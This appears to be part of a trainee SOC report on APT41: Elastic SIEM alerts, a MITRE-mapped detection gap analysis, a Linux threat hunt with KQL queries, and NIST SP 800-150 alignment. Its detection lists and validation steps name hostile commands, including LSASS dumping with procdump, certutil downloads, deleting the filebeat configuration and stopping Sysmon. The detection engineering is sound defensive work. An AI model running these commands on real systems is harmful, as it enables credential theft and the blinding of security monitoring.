[icon]	Nov 17, 2025 @ 18:14:39.326	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:11:39.321	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:11:39.320	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—

3 Week 3

3.1 ATT&CK Navigator Heatmap



3.2 Gap Analysis

APT41 – Elastic SIEM Detection Gap Analysis

1. Sudo to Root Session Opened

MITRE TTP: T1078.003 (Valid Accounts – Local), T1068 (Privilege Escalation)

APT41 Link: Commonly escalates privileges on Linux systems to gain full control.

Current State: Working

Desired State: Reliable privilege escalation monitoring across all Linux hosts

Action:

- Confirm auth.log and Auditbeat sudo events ingestion from all Linux endpoints.
 - Map ECS fields: user.name, process.command_line, event.action, process.parent.user.name.
 - Add testing workflow: simulate failed → successful sudo escalation during monthly checks.
-

2. Systemd Service Created

MITRE TTP: T1543.002 (Create or Modify System Process), T1053.003 (Cron)

APT41 Link: Establishes persistence by creating malicious services or timers.

Current State: Working

Desired State: Consistent monitoring across entire Linux fleet

Action:

- Forward systemd journal logs from all Linux hosts.
 - Monitor /etc/systemd/system/*.service and timers.
 - Enable Sysmon-Linux service creation events.
 - Add rule tuning to reduce false positives from legitimate deployments.
-

3. PowerShell Discovery Activity

MITRE TTP: T1082 (System Info), T1018 (Remote System Discovery), T1087 (Account Discovery)

APT41 Link: Uses PowerShell reconnaissance early in operations.

Current State: Working

Desired State: Full discovery visibility including script-level logging

Action:

- Enable Script Block Logging (Event ID 4104) and Module Logging via GPO.
 - Validate ingestion of powershell.file.script_block_text, process.args, process.command_line.
 - Expand KQL to detect APT41 recon commands: Get-AD*, Invoke-WebRequest, Get-NetIPAddress.
-

4. Credential Dumping

MITRE TTP: T1003 (Credential Dumping – LSASS, SAM, Cloud)

APT41 Link: Core component of toolkit for lateral movement and exfiltration.

Current State: Failing

Desired State: Detect all credential access attempts

Action:

- Enable Sysmon Event ID 10 (Process Access) on all Windows hosts.
 - Add detection for LSASS read/handle operations, procdump, mimikatz patterns.
 - Include process creation anomalies (rundll32 comsvcs.dll, MiniDump).
-

5. Potential Successful SSH Brute Force Attack

MITRE TTP: T1110 (Brute Force)

APT41 Link: Uses brute-force/password spraying for initial access.

Current State: Failing

Desired State: Detect brute-force sequences followed by success

Action:

- Validate /var/log/auth.log ingestion.
 - Sequence detection: multiple failures → success from same IP.
 - Add thresholds for abnormal attempts per time window; include geographic anomalies.
-

6. Suspicious Compression in Sensitive Directories

MITRE TTP: T1560.001 (Archive via Utility)

APT41 Link: Prepares internal data for exfiltration.

Current State: Not monitored

Desired State: Detect unauthorized compression activity

Action:

- Detect compression utilities in /etc, /var/log, /home.
 - Include process signature checks for unsigned binaries.
 - Add volume-based thresholds and correlate with unusual outbound transfers.
-

7. Abnormal Outbound Connections to Rare Destinations

MITRE TTP: T1571 (Non-Standard Port C2), T1041 (Exfiltration Over C2)

APT41 Link: Uses unique IPs or obscure servers for C2

Current State: Not monitored

Desired State: Identify rare outbound connections and anomalies

Action:

- Enable Elastic ML job: “Rare External IP per Host”.
 - Add DNS anomaly detection: first-seen domains, fast-flux patterns.
 - Correlate with first-ever outbound connections per host.
-

8. System Tools Executed from Unusual Directories

MITRE TTP: T1036 (Masquerading)

APT41 Link: Drops renamed payloads to mimic legitimate tools

Current State: Not monitored

Desired State: Detect utilities executed from unexpected locations

Action:

- Block %TEMP%, %APPDATA%, /tmp execution of system utilities.
 - Detect path anomalies and unsigned binaries.
 - Baseline legitimate paths to reduce false positives.
-

9. Modification of Logging or Security Configuration

MITRE TTP: T1070 (Log Clear), T1562 (Disable Security Tools)

APT41 Link: Alters logging to hide activity

Current State: Not monitored

Desired State: Detect security configuration tampering

Action:

- Alert on Event ID 1102 (log cleared).
 - Monitor registry/policy changes for Windows audit settings.
 - Detect Linux log tampering: /var/log/* deletion, rsyslog stopped, systemd journal cleared.
 - Monitor Sysmon stoppage: sc stop sysmon.
-

10. Large Data Transfers to Unapproved Locations

MITRE TTP: T1048 (Exfil via Alt Protocol), T1041 (Exfil Over C2)

APT41 Link: Conducts large exfiltration during targeted espionage

Current State: Not monitored

Desired State: Identify suspicious data transfer volumes

Action:

- ML job for outbound data spikes.
 - Detect large SMB, cloud uploads, SCP/rsync, curl --upload-file.
 - Trend data per host; correlate with exfiltration tools.
-

11. Startup Entry or Auto-Start Modification

MITRE TTP: T1547 (Boot/Logon Autostart Execution)

APT41 Link: Persists via startup entries

Current State: Minimal coverage

Desired State: Complete monitoring of autostart methods

Action:

- Monitor Windows Run keys, Startup folder, Services registry paths, RunOnce.
 - Linux: /etc/init.d, /etc/rc.local, systemd user units, autostart scripts.
 - Alert on new executables placed in monitored locations.
-

12. Built-in Download Utility Execution

MITRE TTP: T1105 (Ingress Tool Transfer)

APT41 Link: Uses built-in tools to download malware

Current State: Not monitored



Desired State: Detect unauthorized downloads

Action:

- Alert on curl, wget, bitsadmin, certutil -urlcache -split -f, PowerShell download commands.
- Validate referrer/origin (unexpected users/processes).
- Correlate downloads → new file creation or process execution.

#	Detection Use Case	MITRE	Required ECS Fields	Elastic Built-In Rule(s)	Validation Steps
1	Sudo to Root Session	T1078.003, T1068	user.name, process.command_line, event.action, process.parent.*	Custom	Trigger failed → success sudo scenario
2	Systemd Service Created	T1543.002	file.path, process.executable, event.action, journal logs	"Potential Linux Persistence via Systemd Service"	Create dummy .service in /etc/systemd/system
3	PowerShell Discovery	T1082, T1087, T1018	powershell.*, process.command_line, process.args	"Suspicious PowerShell Execution"	Run recon script with AD commands
4	Credential Dumping (LSASS)	T1003	process.name, process.pe.*, process.Ext.api.*, Sysmon ID 10	"Credential Access via LSASS Handle Duplication"	Try procdump -ma lsass.exe on test VM
5	Successful SSH Brute Force	T1110	source.ip, user.name, event.outcome, /var/log/auth.log events	None	Multiple fails → success from same IP
6	Compression in Sensitive Dirs	T1560.001	file.path, process.args, process.executable	None	Run compression inside /etc or /var/log



7	Rare External Destinations	T1571, T1041	destination.ip, network.direction, DNS logs	Built-in ML Job: "Rare Destination IP"	Generate traffic to a new, unused IP
8	System Tools from Odd Paths	T1036	file.path, process.executable, process.code_signature.*	"Execution of Renamed System Utilities"	Copy cmd.exe to %TEMP% → execute
9	Log / Security Tampering	T1070, T1562	event.code (1102), registry events, Linux FIM	"Windows Event Logs Cleared"	Clear Windows logs + stop Sysmon
10	Large Data Transfers	T1041, T1048	network.bytes, network.direction, DNS + proxy logs	Built-in ML: "High Data Transfer Volume"	Upload >500MB to external endpoint
11	Autostart Modification	T1547	registry.path, file.path, process.name	"Registry Persistence via Run Keys"	Add new Run key + Linux autostart script
12	Built-In Download Tools	T1105	process.command_line, process.args, file.path	"Bitsadmin Download Activity"	Download via certutil, curl, or PowerShell

4 Week 4

4.1 Threat Hunting Report

Hunt Title: Linux Defense Evasion & Opaque Root Shell Activity

Date: 2025-11-28

Author: SOC Threat Hunter

4.1.1 Executive Summary

This hunt focused on identifying credential dumping and persistence mechanisms on Linux endpoints, specifically looking for attempts to access /etc/shadow or dump memory. The trigger was a simulation of insider threat activity involving user privilege escalation.

No confirmed credential dumping payload (e.g., specific Python script execution) was identified in the logs. However, significant defense evasion and visibility gaps were discovered: the target user utilized "opaque" interactive root shells (sudo /bin/bash) to bypass command logging, and



actively attempted to tamper with logging configurations (filebeat.yml). This gap renders standard signature-based detection ineffective for this host.

4.1.2 Hunt Hypothesis

If an attacker successfully gained local access and escalated privileges to dump credentials, we expect to observe direct access to /etc/shadow, execution of known dumping tools (Mimipenguin, Linikatz), or suspicious behavioral patterns such as stopping logging services or modifying network interfaces to prepare for exfiltration.

4.1.3 Threat Background

Threat actors targeting Linux environments frequently utilize "Living off the Land" (LotL) binaries to evade detection. Common techniques map to MITRE ATT&CK T1003.008 (/etc/shadow) and T1059.004 (Unix Shell).

Threat actors commonly use:

- **Mimipenguin / Linikatz:** Tools to dump cleartext credentials from memory.
- **Interactive Shells:** Spawning sudo /bin/bash or sudo -i to hide subsequent commands from syslog and auth.log.
- **Log Tampering:** Deleting agent configurations to blind the SOC.
- **Python/Perl Scripts:** Custom scripts to read shadow files.

The objective is typically credential harvesting for lateral movement.

4.1.4 Data Sources Reviewed

Linux System Logs

- /var/log/syslog (via Filebeat)
- /var/log/auth.log (via Filebeat)
- **Key Finding:** Logs provided high-level session data but lacked process-level visibility inside root shells.

Network Logs

- Interface configuration changes (ip addr add) captured in syslog.

Telemetry Gaps

- **Auditd / Auditbeat:** Not enabled. This was a critical missing data source required to see file access (e.g., /etc/shadow) or execution inside the bash session.
- **EDR:** No endpoint detection response agent present on momo-VirtualBox.

4.1.5 Tools & Techniques Used

- **Elastic Stack (Kibana):** For log aggregation and timeline analysis.
- **KQL (Kusto Query Language):** To filter for sudo usage and file manipulation.
- **Behavioral Analysis:** Correlating "Session Opened" events with lack of subsequent command logs.
- **Keyword Search:** Scanned for shadow, mimikatz, python, dump.

4.1.6 Indicators & Behaviors Searched

Behavioral Patterns

- Users executing sudo followed immediately by a shell binary (/bin/bash, /bin/sh).
- Modification or deletion of filebeat.yml or syslog.conf.
- Manual network interface reconfiguration (changing IP addresses).
- Process arguments referencing /etc/shadow.

IOCs

- Keywords: mimikatz, dump, base64 strings.
- *Note: No static IOCs were found, forcing a reliance on behavioral anomalies.*

4.1.7 Queries Used

Elastic (KQL)

Index: filebeat


1. Suspicious Interactive Root Shells (The "Blind Spot")

Code snippet

```
event.dataset : "system.auth"
```

```
AND message : "sudo"
```

```
AND message : ("\\bin\\bash" OR "\\bin\\sh" OR "\\bin\\zsh")
```




2. Logging Configuration Tampering

Code snippet

event.dataset : "system.auth"

AND message : "filebeat.yml"

AND message : ("rm" OR "nano" OR "vim" OR "mv" OR "cp")



4.1.8 Findings

4.1.8.1 *Confirmed Malicious Activity*

- **Defense Evasion (Log Tampering):** Confirmed attempt by user abououf to remove the logging agent configuration.
 - Command: `/usr/bin/rm /etc/filebeat/filebeat.yml`
 - Time: Nov 17, 18:09:52
- **Defense Evasion (Opaque Shells):** Multiple confirmed instances of the user entering unmonitored root sessions.
 - Command: `sudo /bin/bash`
 - Times: Nov 16 (16:30, 16:32, 16:44), Nov 17 (16:26).

4.1.8.2 *Suspicious Activity*

- **Network Modification:**
 - Command: `/usr/sbin/ip addr add 192.168.1.10/24 dev enp0s3`
 - Context: User manually assigning a static IP, possibly to bypass network controls or prepare for exfiltration.

4.1.8.3 *Visibility Gaps Found*

- **Auditd Missing:** No kernel-level auditing means commands executed *inside* the `sudo /bin/bash` session were not logged.
- **Shadow File Monitoring:** No telemetry exists to confirm if `/etc/shadow` was actually read.

4.1.9 Impact Assessment

Because the user successfully entered an opaque root shell, any credential dumping tools executed within that session would remain undetected.

- **Detection Risk:** High. The specific attack payload is invisible.
- **Operational Risk:** The user attempted to disable the logging agent (`rm filebeat.yml`), which could have blinded the SOC permanently for that host.

4.1.10 Recommendations

4.1.10.1 *Immediate*

- **Enable Auditd:** Install/Enable `auditd` or `Elastic Auditbeat` on momo-VirtualBox to capture process execution regardless of the shell.



- **Protect Log Configs:** Set immutable flags (chattr +i) on /etc/filebeat/filebeat.yml to prevent deletion by root users.
- **Alerting:** Enable the "Detection Opportunities" listed below in the SIEM.

4.1.10.2 Long-term

- **Restrict Sudo:** Review sudoers file. Prevent users from executing /bin/bash or /bin/su via sudo; restrict them to specific binaries only.
- **File Integrity Monitoring (FIM):** Deploy FIM to alert immediately on changes to /etc/shadow or logging configurations.

4.1.11 Response

1. **Containment:** Isolate momo-VirtualBox from the network to prevent potential lateral movement or exfiltration.
2. **Investigation:** Snapshot the VM memory and disk. Perform forensic analysis to recover bash_history (if not disabled) to see what was typed inside the opaque sessions.
3. **Remediation:** Re-image the host (since root integrity is compromised).
4. **Hardening:** Redeploy with auditd enabled and restricted sudo permissions.

4.1.12 Detection Opportunities (High Value)

These should be turned into alerts or dashboards:

- **Rule: Linux Interactive Root Shell**
 - Logic: Detect sudo command where the argument is bash, sh, zsh, or su.
- **Rule: Security Config Tampering**
 - Logic: Detect rm, mv, or editors targeting /etc/filebeat/* or /etc/rsyslog.conf.
- **Rule: Shadow File Access (Requires Auditd)**
 - Logic: Detect any non-system process opening /etc/shadow.
- **Dashboard:** "Sudo Usage vs. Command Visibility" to highlight users frequently spawning raw shells.



5 NIST SP 800-150 Alignment: Cyber Threat Intelligence & Information Sharing

This assessment aligns closely with **NIST SP 800-150, Guide to Cyber Threat Information Sharing**, by applying structured threat intelligence practices, transforming intelligence into operational defenses, and presenting information in a format suitable for dissemination across security teams.

1. Threat Identification & Analysis

The profile of APT41, associated TTPs, IOC enrichment, and ATT&CK mapping demonstrates a structured approach to intelligence production consistent with NIST 800-150.

These activities support the standard's requirements for developing actionable threat insights through:

- Adversary capability assessment
- Behavioral analysis using ATT&CK
- Infrastructure, credential theft, and lateral movement analysis
- Kill-chain reconstruction
- Extraction and classification of indicators

This analytical foundation ensures that intelligence is both technically accurate and operationally meaningful.

2. Operationalization of Threat Intelligence

NIST 800-150 emphasizes the need to translate intelligence into defensive measures.

This report reflects that expectation by transforming threat insights into:

- Detection rules for credential abuse, systemd abuse, and shell persistence
- Anomaly-based detections for unusual outbound traffic, rare destinations, and large data transfers
- Logging and telemetry improvements to strengthen visibility around APT41 behaviors
- Gap analysis tied directly to known adversary techniques

This approach ensures the intelligence does not remain theoretical but directly enhances the organization's detection posture.

3. Information Structuring for Sharing

The formatting and content of the assessment support the information sharing principles outlined in NIST 800-150:

- TTPs are mapped to ATT&CK for universal understanding
- IOCs are categorized and contextualized, suitable for SOC integration or distribution to partners
- Adversary behavior summaries are written in a way that facilitates rapid dissemination
- Detection opportunities and telemetry guidance are presented clearly for internal security teams

This structure aligns with the NIST expectation that CTI materials should be easily shareable internally or within an ISAC/ISAO model.

4. Integration of Intelligence Into Security Operations

NIST 800-150 highlights the importance of embedding threat intelligence into broader security operations.

This report implements that principle through:

- Threat-informed detection engineering
- Incident response actions informed by intelligence
- Post-incident improvements tied to observed TTPs
- SOC workflow considerations for validating and escalating related alerts

These components ensure that intelligence is not isolated but actively influences detection, response, and long-term defensive planning.

Summary

The report demonstrates strong alignment with the intent and structure of **NIST SP 800-150** by:

- Producing actionable intelligence
- Translating analysis into concrete defensive measures
- Providing a format suitable for sharing

- Integrating insights into ongoing SOC operations

This reflects a mature application of threat intelligence principles and positions the organization to participate effectively in intelligence-driven security programs.

6 References

- [MITRE ATT&CK Group G0096 – APT41](#)
- [ATT&CK® Navigator](#)
- [FortiGuard Threat Actor Encyclopedia](#)
- [Apt41 Arisen from Dust](#)
- https://docs.oasis-open.org/cti/stix/v2.1/os/stix-v2.1-os.html#_1j0vun2r7rgb
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